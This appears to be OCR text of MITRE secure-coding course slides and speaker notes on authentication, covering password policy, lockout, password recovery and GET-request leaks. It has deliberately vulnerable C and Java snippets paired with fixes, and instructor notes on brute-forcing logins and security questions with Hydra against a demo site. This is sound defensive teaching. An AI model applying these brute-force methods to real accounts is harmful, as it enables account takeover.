
The final application security principle is to fix security issues correctly. This sounds a bit funny, but people often are made aware of an attack and put in a mechanism to stop that specific attack without fixing the underlying problem. A malicious user just changes the attack and is back inside the application.

As a developer you need to fully understand the problem before trying to engineer a fix.



In the end, secure coding really comes down to the different mechanisms that are available to ensure adherence to the previously mentioned application security principles. The rest of this class will discuss these different mechanisms, breaking each down into a number of "words to live by".

These words to live by should be reviewed at the start of each project and be a part of the security design that kicks off a development effort.



The security mechanisms that we will cover are:

- Authentication
- Authorization
- Data Validation
- Session Management
- Error Handling
- Logging
- Encryption

These security mechanisms each map back to our high level application security goals and enable us to sufficiently meet all three goals.

One project that everyone should be aware of, and a project we will mention a lot throughout this course, is the Common Weakness Enumeration (CWE). This is a MITRE-run initiative to enumerate and provide standard identifiers for the different coding-level security-related mistakes that developers often make. This standard identifier enable security personnel to share information about weaknesses and for tools to report findings in a way that review teams can easily grasp.

Each of our words to live by is presented in terms of CWE and it is recommended that everyone take some time to review these specific CWE entries.

The CWE team also compiles a Top 25 list each year that helps identify the 25 most dangerous and prevalent software errors that we see today. This list is a great way to keep the most common issues in the forefront of a developer's mind and help focus effort to make sure that these errors are not introduced.

Finally, we will attempt to bring the flaws we talk about to life via a demo representing a fictional online application. The application does not follow the security mechanisms we will talk about and we will show how this leads to successful attacks by malicious users.


** During class, instructors will take this opportunity to bring up the website and give a quick look & feel for the site. **

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
AUTHENTICATION

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Authentication is the act of confirming that someone (or something) is who they say they claim to be. The most common authentication that we do in our applications is confirming that a user is in fact who they claim to be, and not an imposter claiming to be someone they aren't. The ways in which someone may be authenticated fall into three categories, based on what are known as the factors of authentication: something you know, something you have, or something you are. For information or functionality that requires a heightened level of protection, two-factor authentication is common. This uses two of the three factors during the authentication process. Many use a combination of passcode and SecureID.

Authentication Words to Live By

- Enforce basic password security
- Implement an account lockout for failed logins
- “Forgot my password” functionality can be a problem
- For web applications, use and enforce POST method

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License. 26

A we go through this class, for each security mechanism we will call out a set of "words to live by". It must be noted that these lists are not intended to be the "only" words to live by. Rather, they represent the most basic points and many of them represent what we find lacking during our reviews of source code. Given that we only have one day for this course, we have chosen to focus on these few important points.

As a developer, there are four key things to focus on related to authentication. First is to correctly enforce basic password security. In short, don't let your users enter "123" as their password. Second, to guard against brute force attacks on your login functionality, be sure to implement some sort of account lockout after a set number of failed attempts. Third, pay attention to how the forgotten password functionality is implemented. Getting this right is just as important as getting your login functionality right. Finally, when web applications need to pass sensitive data, always use and explicitly enforce the POST method. We will now delve deeper into each of these.

Authentication Words to Live By: #1

Enforce basic password security

- **CWE-521: Weak Password Requirements**
  - The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

- Minimum length enforcement
- Require complex composition
- Should not contain the user name as a substring
- Users must be able to change password
- Consider password expiration over time
- Prevent reuse of some previous passwords when changed

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The first of our words to live by related to authentication is "enforce basic password security". This corresponds to CWE-521 titled "Weak Password Requirements". This includes things like adequate password length, enforcement of complex character combinations, password expiration, and preventing reuse of previous passwords.

Even though this topic is engrained within the today's culture and we all use overly strong passwords … right? … as developers we need to protect our applications from those that have not yet seen the light. Users continue to ignore guidance and set passwords that are easy to remember - and hence easy for an attacker to guess. In 2009 an 18 year old kid was able to guess (albeit with the help of a password cracker) the password of a Twitter support staff, giving the attacker access to Twitter's administrative control panel. From there it was trivial to hijack any number of user accounts, including the account of the President of the United States. What was the password? "happiness" Only slightly better than "123"! This should never have been allowed by the underlying code.

** UPDATE **

2010

– In a report likely to make IT administrators tear out their hair, most users still rely on easy passwords, some as simple as "123456," to access their accounts. - Imperva Inc.

http://www.computerworld.com/article/2523068/security0/users-still-make-hacking-easy-with-weak-passwords.html

2012

– Approximately 76 percent of attacks on corporate networks involved weak passwords. - Verizon RISK team "2013 Data Breach Investigations Report"

http://www.cloudentr.com/latest-resources/industry-news/2014/3/19/weak-passwords-among-top-causes-of-data-breaches-tips-for-password-security

2013

– During its penetration tests Trustwave collected 626,718 stored passwords and managed to recover more than half of them in minutes. 92 percent of the sample were able to be cracked in 31 days. - Trustwave

http://betanews.com/2014/09/30/weak-passwords-are-still-a-major-problem-for-business-security/

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Every year we think that the weak password issue will go away as users become more educated and aware of the problem. However, every year it continues to be a major problem.

Secure Coding …

- **Minimum password length = 8**
- **Passwords must contain characters from three of the following four categories:**
  - uppercase characters (A through Z)
  - lowercase characters (a through z)
  - base 10 digits (0 through 9)
  - non-alphabetic characters (for example, !, $, #, %)
- **Password must not contain the user's account name**
- **Maximum password age = 6 months**
- **Minimum password age = 1 day**
- **Password history = 12 passwords remembered**

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

An organization may have the following corporate policy outlined on this slide. As developers, this policy should be enforced in our code wherever passwords are required. Our code should not allow our users to break corporate policy and put our systems at risk.

Note that ideally there would be some communication in the application with a shared corporate policy file so that if the policy changes the code itself doesn't fall out of date.

Authentication Words to Live By: #2

Implement an account lockout for failed logins


- **CWE-307: Improper Restriction of Excessive Authentication Attempts**
  - The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The second of our words to live by is "implement an account lockout for failed logins". This corresponds to CWE-307 titled "Improper Restriction of Excessive Authentication Attempts". The goal here is to stop an attacker from being able to run through a long list of usernames and passwords in an attempt to brute force their way through.

In this real world example, the password cracker application was able to try a large number of potential passwords since there was no limit on the number of login attempts that could be made. Eventually, a valid password was discovered.



Demo: Demonstrate high level reconnaissance of the account creation page that leads to discovery of a valid email format (describe other ways this could be gained from Google). Explain the Hydra tool and how it can be used to process large password files against a defined list of users, running many parallel tasks to speed up the process. Use the example in example.txt to demonstrate it successfully popping the password on the application, and demonstrate successfully logging into the site.

Discuss the lack of complex composition requirements being part of the problem, combined with account lockout. Address the fact that lockout isn't enough – a 'reverse brute force' can still try one password against many accounts.

```c
int validateUser (char *host, int port)
{
  int isValidUser = 0;

  char username[USERNAME_SIZE];
  char password[PASSWORD_SIZE];

  while (isValidUser == 0)
  {
    if (getUserInput(username,USERNAME_SIZE) == 0) error();
    if (getUserInput(password,PASSWORD_SIZE) == 0) error();

    isValidUser = AuthenticateUser (username, password);
  }

  return(SUCCESS);
}
```

The validateUser() method will continuously check for a valid username and password without any restriction on the number of authentication attempts made.

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

In this example, notice that the validateUser() method will continuously check for a valid username and password without any restriction on the number of authentication attempts made. This is a classic example of CWE-307.

Secure Coding …

```
int validateUser (char *host, int port)
{
  int isValidUser = 0;
  int count = 0;

  char username[USERNAME_SIZE];
  char password[PASSWORD_SIZE];

  while ((isValidUser == 0) && (count < MAX_ATTEMPTS))
  {
    if (getUserInput(username,USERNAME_SIZE) == 0) error();
    if (getUserInput(password,PASSWORD_SIZE) == 0) error();
    isValidUser = AuthenticateUser (username, password);
    count++;
  }

  if (isValidUser) return(SUCCESS);
  else return(FAIL);
}
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

To fix this code, we need to add a MAX_ATTEMPTS check to the loop and fail the validation if the maximum attempts is reached. Note that we still need to make sure an attacker can't just call validate() many times. There needs to be some type of lockout on the validate function after MAX_ATTEMPTS is reached. Some possible implementations are:

- Disconnecting the user after a small number of failed attempts
- Implementing a timeout
- Locking out a targeted account
- Requiring a computational task on the user's part.

One other point to make here is that developers should attempt to use established authentication routines when possible instead of creating their own. An established routine will most likely have these security features built-in and implemented correctly.

Real World Example - eBay

A famous example of this type of weakness being exploited is the eBay attack. eBay always displays the user id of the highest bidder. In the final minutes of the auction, one of the bidders could try to log in as the highest bidder three times. After three incorrect log in attempts, eBay password throttling would kick in and lock out the highest bidder's account for some time. An attacker could then make their own bid and their victim would not have a chance to place the counter bid because they would be locked out. Thus an attacker could win the auction.

Mitigations:
- Shorten the length of account lockout
- Don't show who the highest bidder is
- Don't expose user id, only expose name
  - Name should never be used as a key


MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


36

Of course it is not always as simple as following the previous secure coding guidelines. In this example, eBay implemented password throttling to help protect against a brute force attack on a user's login. After some number of incorrect attempts the user's account would be locked for some set period of time before it was enabled again. This is exactly what one would want to do in most applications. However, in this instance, the account lockout feature actually opened eBay up to another type of attack. Individuals involved in an auction would wait until just before the auction was set to expire and then purposely attempt to log into the current high bidder's account the set number of times. Eventually that account would be locked and the individual would submit a new high bid. The previous high bidder might want to respond with another bid but would be unable to do so as their account is locked.

This example shows how security can be very complex and requires some careful thinking before applying any given mechanism. Developers must work closely with the design team in an attempt to make an application as secure as possible.




The third words to live by say "'forgot my password' functionality can be a problem". This corresponds to CWE-640 titled "Weak Password Recovery Mechanism for Forgotten Password". In this case we are drawing attention to the fact that developers often make mistakes in the logic behind this functionality. All too often we see cases where an application allows someone to change a password without asking for the original password first, thus enabling an attacker to take over an existing account. Another issue is that the strength of the recovery mechanism may not be as strong as the real password, in short enabling a much simpler path into the application.



Demo: Demonstrate the choices for the account password reset available for user perusal in the account creation process. Point out that the questions are generally weak, because the answers often are from a small, finite list of possible answers. Show the passwd-reset-teams.txt file, noting how easy it is to put together a list of every available team of every major (and many minor) sport (courtesy of Wikipedia). Note that the password reset process is essentially just another "something you know" authentication challenge. Point out that this method almost never has an account lockout after a number of bad attempts. Given that this is just taking a user name and a security challenge answer, we can use the same Hydra tool to brute-force our way through this form as well.

Use the interface to provide the security answer, and show that the user can now directly set the password. Observe that since the application has the email address of the users, sending a one-time use password instead would be a better design. This way the attacker would also have to compromise the user's email account in some manner to exploit the application. Note that the application should NEVER email the current password (since it should not be recoverable anyway, if stored correctly), but instead send a new strong password that must be changed after one use.



Just a few years ago, this issue was at the center of an attack on Sarah Palin. The hacker broke into her Yahoo! email account and then posted her email archives for all to see. How did he accomplish this? Well, he took advantage of a very weak password recovery mechanism. Yahoo! asked three questions of each user when they signed up. The answers to these questions (instances of "something you know") were used to authenticate a user is they happen to forget the password they has selected. Unfortunately the answers to these questions are not hard to find. The attacker easily got the first answer, got the second answer after a few guesses, and arrived at third answer after entering the name of the high school that Sarah and her husband attended: "Wasilla High".

Even if a strong password had been chosen, utilizing all four types of character complexity, an attacker only needs to know the answers to some simple questions to gain access.

Real World Example – Apple iForgot

1) iforgot.apple.com – enter Apple ID
2) Select authentication method – "answer security questions"
3) Enter date of birth
4) Answer two security questions
5) Enter new password
6) Password is reset

Knowing someone's Apple ID and DOB would allow construction of the URL after step #5.

The exploit was published on the day that Apple launched two-factor authentication for Apple ID accounts, which would have prevented the attack for anyone that had enabled it. Once activated, the feature replaces the security question based verification with a 4-digit code sent to the user's mobile device

Welch, C. (2013, March 13). *Major security hole allows Apple passwords to be reset with only email address, date of birth.* Retrieved November 5, 2014, from http://www.theverge.com/2013/3/22/4136242/major-security-hole-allows-apple-id-passwords-reset-with-email-date-of-birth

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License. 40

Even major vendors get this wrong. Apple had an embarrassing hole in their password reset function that allowed an adversary to change a user's password and take control of their account. An adversary just needed to "guess" easily obtainable answers. (e.g., date of birth) Note the change to two factor authentication just as an exploit was released. We will talk about this example again later in the class.

More information can be found at: http://www.imore.com/anatomy-apple-id-password-reset-exploit

Secure Coding …

- ~~Make sure any security question is hard to guess and hard to find the answer.~~
- The system must only email the new password to the email account of the user resetting their password.
- Assign a new temporary password rather than revealing the original password and force the user to set a new one.
- Consider throttling the rate of password resets so that a legitimate user can not be denied service by an attacker that tries to recover the password in a rapid succession.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

41

There are a few guidelines to follow when developing the “forgot my password” functionality.

- Make sure any security question is hard to guess and hard to find the answer. As an example, a question asking about someone's favorite color would be easy to guess as there are only a handful of answers. Asking about their hometown is something that a little internet searching would probably uncover.

- The system must only email the new password to the email account of the user resetting their password.

- Assign a new temporary password rather than revealing the original password and force the user to set a new one.

- Consider throttling the rate of password resets so that a legitimate user can not be denied service by an attacker that tries to recover the password in a rapid succession.

Authentication Words to Live By: #4

For web applications, use and enforce POST method


- **CWE-598: Information Leak Through Query Strings in GET Request**
  - The web application uses the GET method to process requests that contain sensitive information, which can expose that information through the browser's history, referers, web logs, and other sources.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The fourth and final words to live by for the Authentication section is "for web applications, use and enforce POST method". This corresponds to CWE-598 titled "Information Leak Through Query Strings in GET Request". GET requests not only show information in the title bar of the browser, but they also lead to potentially sensitive information being stored in logs. One thing to note is that it’s not enough to just be explicit in your forms on the client (GET is often the default if you don’t specify the POST method), but you must also enforce in the server-side code to prevent mistakes and only allow POST requests to be processed. (Don't just forward a GET request to the POST handler.)

Password Disclosure – Exploit Demo




MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

43

Demo – Perform a grep on the Apache logs to pull some of the GET method examples of when passwords were sent to the server not using POST. It should pull up multiple examples from prior testing. The browser should also be able to be used to show an example of where it's possible for a browser to cache copies of requests along with their query string information, which can result in an information disclosure.



In this example from 2008, the Watchguard's Fireware SSL-VPN Client was found to use a GET request during the connection process which unfortunately included the username and password. This means that both the username and password were stored in the webserver logs thereby exposing them to any admin of the system, or an attacker that was able to exploit some other vulnerability on the server in order to read the log. This problem became a big issue when it was discovered that a poor job of authentication was being done (the client didn't fully check the server certificate), enabling an attacker to impersonate the server. The fake server would receive real requests from clients that contained their real credentials. Since the credentials were sent using a GET request and is in the URL received by the attacker's fake server, the URL (and hence the credentials) were now in the logs that the attacker can read.

http://christophe.vandeplas.com/2009/08/watchguard-fireware-ssl-vpn_02.html

```java
protected void doGet(...)
{
   doPost(...)  // forward request to doPost()
}


protected void doPost(...)
{
   ProcessLoginRequest();
}
```

The above code forwards the GET request on to the doPost() handler. Even though the current client front end may not make a GET request, the door is now open for a future client or a custom client interacting with the server. If the page is dealing with information that shouldn't be leaked, then don't even allow for the possibility.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The above code forwards the GET request on to the doPost() handler. Even though the current client front end may not make a GET request, the door is now open for a future client or a custom client interacting with the server. If the page is dealing with information that shouldn't be leaked, then don't even allow for the possibility.

Secure Coding …

```
protected void doGet(...)
{
   throw new Exception("GET requests not allowed");
}


protected void doPost(...)
{
   ProcessLoginRequest();
}
```

The above code does not allow a GET request and simply throws an error if one is received.

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

